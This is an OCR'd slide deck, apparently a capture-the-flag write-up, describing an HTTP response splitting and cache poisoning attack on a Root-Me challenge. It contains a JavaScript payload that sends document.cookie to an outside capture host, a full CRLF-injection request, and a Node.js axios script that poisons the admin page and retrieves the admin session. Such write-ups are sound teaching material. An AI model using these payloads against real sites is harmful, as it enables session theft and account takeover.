Ethical Hacking

HTTP Response Splitting – CTF challenge

Loïc Guibert


November 2020

Context

- Root-Me challenge
- One goal: obtain administrator access
- Web environment

Starting Point


- Reverse proxy acting as a cache
- Website under development
- The admin visits the website periodically



Website


My new website
Not secure | http://challe…
Bienvenue
Site en cours de construction
Nous sommes en train de finaliser le système de cache pour subvenir à la masse de visiteurs qui arrive. Le site ouvre bientôt !
Tous droits réservés - Administration


My new website
Not secure | http://chall…
Zalando
Plafond
Ikea
Shadow
Choose your language !


401 - Unauthorized
Not secure | http://challe…
Unauthorized
You are not authenticated, or you don't have enough privilege to view this page.


Checking technologies

- Basic HTML pages
- Two cookies, unsecured
- No server vector
- CGI not sanitized & vulnerable to injections
- No CSP policy (cross-site scripting)

Found attack

Retrieving administrator's session identifier

1. Forging JavaScript payload
2. Inject it
3. Make it persistent



https://blog.detectify.com/2020/07/28/do-you-trust-your-cache-web-cache-poisoning-explained/

Payload

- Get the document.cookie object
- Add this to a request
- Perform the request

```
1  const interceptor = "https://httpreq.com/throbbing-cake-4l8suii2/record";
2  let cookies = document.cookie;
3  location.replace(interceptor + "?" + cookies);
```

Injection

- Redefine HTTP headers
- Using CGI lack of sanitization
- CRLF injection
- Generate a second response

```
GET
http://challenge01.root-me.org:58002/user/param?lang=fr%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AHost:%20challenge01.root-me.org:58002%0D%0ALast-Modified:%20Tue,%2027%20Oct%202020%2020:46:59%20GMT%0D%0AContent-Type:%20text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%3Cscript%3Elocation.replace%28%22https%3A%2F%2Fhttpreq.com%2Fthrobbing-cake-4l8suii2%2Frecord%22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%3B%3C%2Fscript%3E HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://challenge01.root-me.org:58002/user/lang
Cookie: user_session=4eb2d31e-e4bc-406a-b717-cd026b226ef1
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: challenge01.root-me.org:58002
```


```
HTTP/1.1 302 Found
Date: Wed, 11 Nov 2020 12:50:32 GMT
Set-Cookie: lang=fr
Content-Type: text/html
Location: /home
Server: WorldCompanyWebServer
```

```
HTTP/1.1 200 OK
Host: challenge01.root-me.org:58002
Last-Modified: Tue, 27 Oct 2020 20:46:59 GMT
Content-Type: text/html
Content-Length: 112

<script>location.replace("https://httpreq.com/throbbing-cake-4l8suii2/record" + "?" + document.cookie);
</script>; Expires=Wed, 18 Nov 2020 12:50:32 GMT; Path=/
```

Persistence

- Serve controlled response to admin
- Adapted HTTP header
- Perform a second request after injection



Attack

- Node.js application
- axios library

```
const axios = require('axios').default;


const BASE_URL = "http://challenge01.root-me.org:58002/";

const PAYLOAD = "%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AHost:%20challenge01.root-me.org:58002%0D%0ALast-Modified:%20Tue,%2017%20Nov%202020%2020:46:59%20GMT%0D%0AContent-Type:%20text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%3Cscript%3Elocation.replace%28%22https%3A%2F%2Fhttpreq.com%2Fthrobbing-cake-4l8suii2%2Frecord%22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%3B%3C%2Fscript%3E"

let cookie = "ebbbd859-1dce-438f-9b9e-46b895fcb169";

const USER_COOKIE = "user_session=" + cookie;


// Launching initial request to the website for code injection
axios.get(BASE_URL + 'user/param?lang=fr' + PAYLOAD, {
  headers: {
              Cookie: USER_COOKIE,
              Pragma: "no-cache"
  }
}).then(function (response) {
    console.log("Payload injected successfully to the base web page.");

    // Start second fetch to poison right uk-icon-page
    axios.get(BASE_URL + 'admin', {
      headers: {
        Cookie: USER_COOKIE
      }
    }).then(function (response) {
        console.log("Admin page visited successfully.");
    }).catch(function (error) {
      console.log("An error occured while visiting admin page.");
    });
}).catch(function (error) {
    console.log("An error occured while injecting payload.");
});
```

Result

- Administration session identifier retrieved

```
% node index.js
Payload injected successfully to the base web page.
Admin page visited successfully.
```

GET


```
{
    "admin_session": "946a0b2d-c590-46f9-86fd-f7e76062779d; lang=en"
}
```

Mitigation

- User inputs
- Limit cache hits
- Securise cookies
- Limit system banners

Conclusion

Questions